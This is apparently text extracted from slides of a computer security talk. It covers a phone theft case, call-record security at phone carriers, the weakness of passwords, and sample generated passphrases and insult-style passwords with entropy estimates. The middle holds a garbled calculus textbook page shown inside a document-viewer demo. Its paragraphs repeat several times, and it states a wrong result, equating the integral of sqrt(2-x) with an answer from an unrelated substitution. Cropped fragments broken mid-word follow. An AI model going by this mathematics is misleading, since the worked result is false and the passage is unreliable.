- Phone recovered (though too late for me)
- Guy got a criminal record for a year
- Set legal precedent


AT&T security

- Consider the value of call records
- Traffic analysis is a very big deal
- AT&T and Verizon have got to be big time targets
- What do you do about that? Strip searches?

Shannon Labs

- A number of patents, including the thumbnails and *slow movies*.
- More thoughts on authentication. Passwords have been broken for over 30 years.

Split Ends







The Window Seat: US slitscan with Carlos Scheidegger

<http://cscheid.net/static/windowseat>







Use buttons to navigate, keyboard shortcuts (key "<" to move left; key ">" to move right; key "-" to zoom out; key "+" to zoom in), or touch the left and right sides of the screen on touch devices. Click on this message to make it go away. [About this project.](#)


Authentication ideas

- Zoom authentication
- Strong authentication: the long passphrase experiment
- app “105” in the App Store.

(Zoomauth demo)







Key options Select document

- calculus.pdf
- tcith-asl.pdf
- walden.pdf

Select document Select page

Page 172

188 Chapter 4 Techniques of Integration

Recall that one benefit of the Golden Rule is that it forces you to check your work. In a more subtle way, it also forces you to check your work. For example, in the example above, you should have noticed that the derivative of $\frac{2}{3}x^{3/2}$ is $x^{1/2}$, not $\frac{2}{3}x^{1/2}$.

Now we return to our original question:

$$\int \sqrt{2-x} dx = \int \sqrt{2-u} du$$

Now we return to our original question:

$$\int \sqrt{2-x} dx = \int \sqrt{2-u} du$$

It is not surprising that this integral is the integral we computed in 187, so we have simply repeated the calculation to make the substitution less confusing. That is, we have:

$$\int \sqrt{2-x} dx = \int \sqrt{2-u} du = \left(\frac{1}{5}u - \frac{1}{3}\right)u^{3/2} + C$$

Now we return to our original question:

$$\int \sqrt{2-x} dx = \int \sqrt{2-u} du = \left(\frac{1}{5}u - \frac{1}{3}\right)u^{3/2} + C$$

Recall that one benefit of the Golden Rule is that it forces you to check your work. In a more subtle way, it also forces you to check your work. For example, in the example above, you should have noticed that the derivative of $\frac{2}{3}x^{3/2}$ is $x^{1/2}$, not $\frac{2}{3}x^{1/2}$.

Now we return to our original question:

$$\int \sqrt{2-x} dx = \int \sqrt{2-u} du$$

Now we return to our original question:

$$\int \sqrt{2-x} dx = \int \sqrt{2-u} du = \left(\frac{1}{5}u - \frac{1}{3}\right)u^{3/2} + C$$

Recall that one benefit of the Golden Rule is that it forces you to check your work. In a more subtle way, it also forces you to check your work. For example, in the example above, you should have noticed that the derivative of $\frac{2}{3}x^{3/2}$ is $x^{1/2}$, not $\frac{2}{3}x^{1/2}$.

Now we return to our original question:

$$\int \sqrt{2-x} dx = \int \sqrt{2-u} du = \left(\frac{1}{5}u - \frac{1}{3}\right)u^{3/2} + C$$


Select page Zoom and tap

22-2  $\int \sqrt{2-x} dx$

$u = 1 - x^2$, $x^2 = 1 - u$ and the in

$$\int -\frac{1}{2}(1-u)\sqrt{u} du.$$

exactly the integral we computed
e the calculations less confusing.

$$\int -\frac{1}{2}(1-u)\sqrt{u} du = \left(\frac{1}{5}u - \frac{1}{3}\right)u^{3/2} + C$$

$$\int \sqrt{2-x} dx = \left(\frac{1}{5}(1-x^2) - \frac{1}{3}\right)(1-x^2)^{3/2} + C$$

$$\frac{1}{2} \int_0^1 (1-u)\sqrt{u} du.$$

the integral we c
culations less co

$$du = \left(\frac{1}{5}u - \frac{1}{3} \right)$$

$$\int_0^1 (1-u)\sqrt{u} du$$

iPhone-Friendly? (40 bits)

- grade likes jokes guess
- goes joke gold gods rode fire rows
- votes mines bored alike yard
- what knit bomb unit star grow
- actor agent above angel abuse
- honey learn least lemon links

www.cheswick.com/
ches/insults
(42 bits)

You grim-faced pipe of pleuritic snipe sweat
You dire chiffonier of foul miniature poodle squirt
You teratic theca of pathogenic moth dingleberry
You worrying pan broiler of bilious puff adder slobber
You vile wok of tumorigenic aphid leftovers
You baneful reliquary of pneumonic miller stumps
You atrocious terrine of harmful Virginia deer vomition
You excruciating pony of septic redstart eccrisis
You blotted kibble of unhygenic wild sheep spittle
You hard-featured fistula of podagric macaque flux

If you really need “high entropy” passwords

- Not user-chosen, but user can veto, waiting for a “good one”
 - User-chosen phrases have much lower entropy
- They are going to write it down, for a while
- For daily use: who’s going to remember this over a year?

(105 demo)



Edit

Envelopes

New



[← Envelopes](#) **New envelope**

Create

Name:

Dictionaries: [Edit](#)

Work factor: 

Pick another key


< Envelopes New envelope

Create

Name:

Dictionaries: Edit

Work factor:



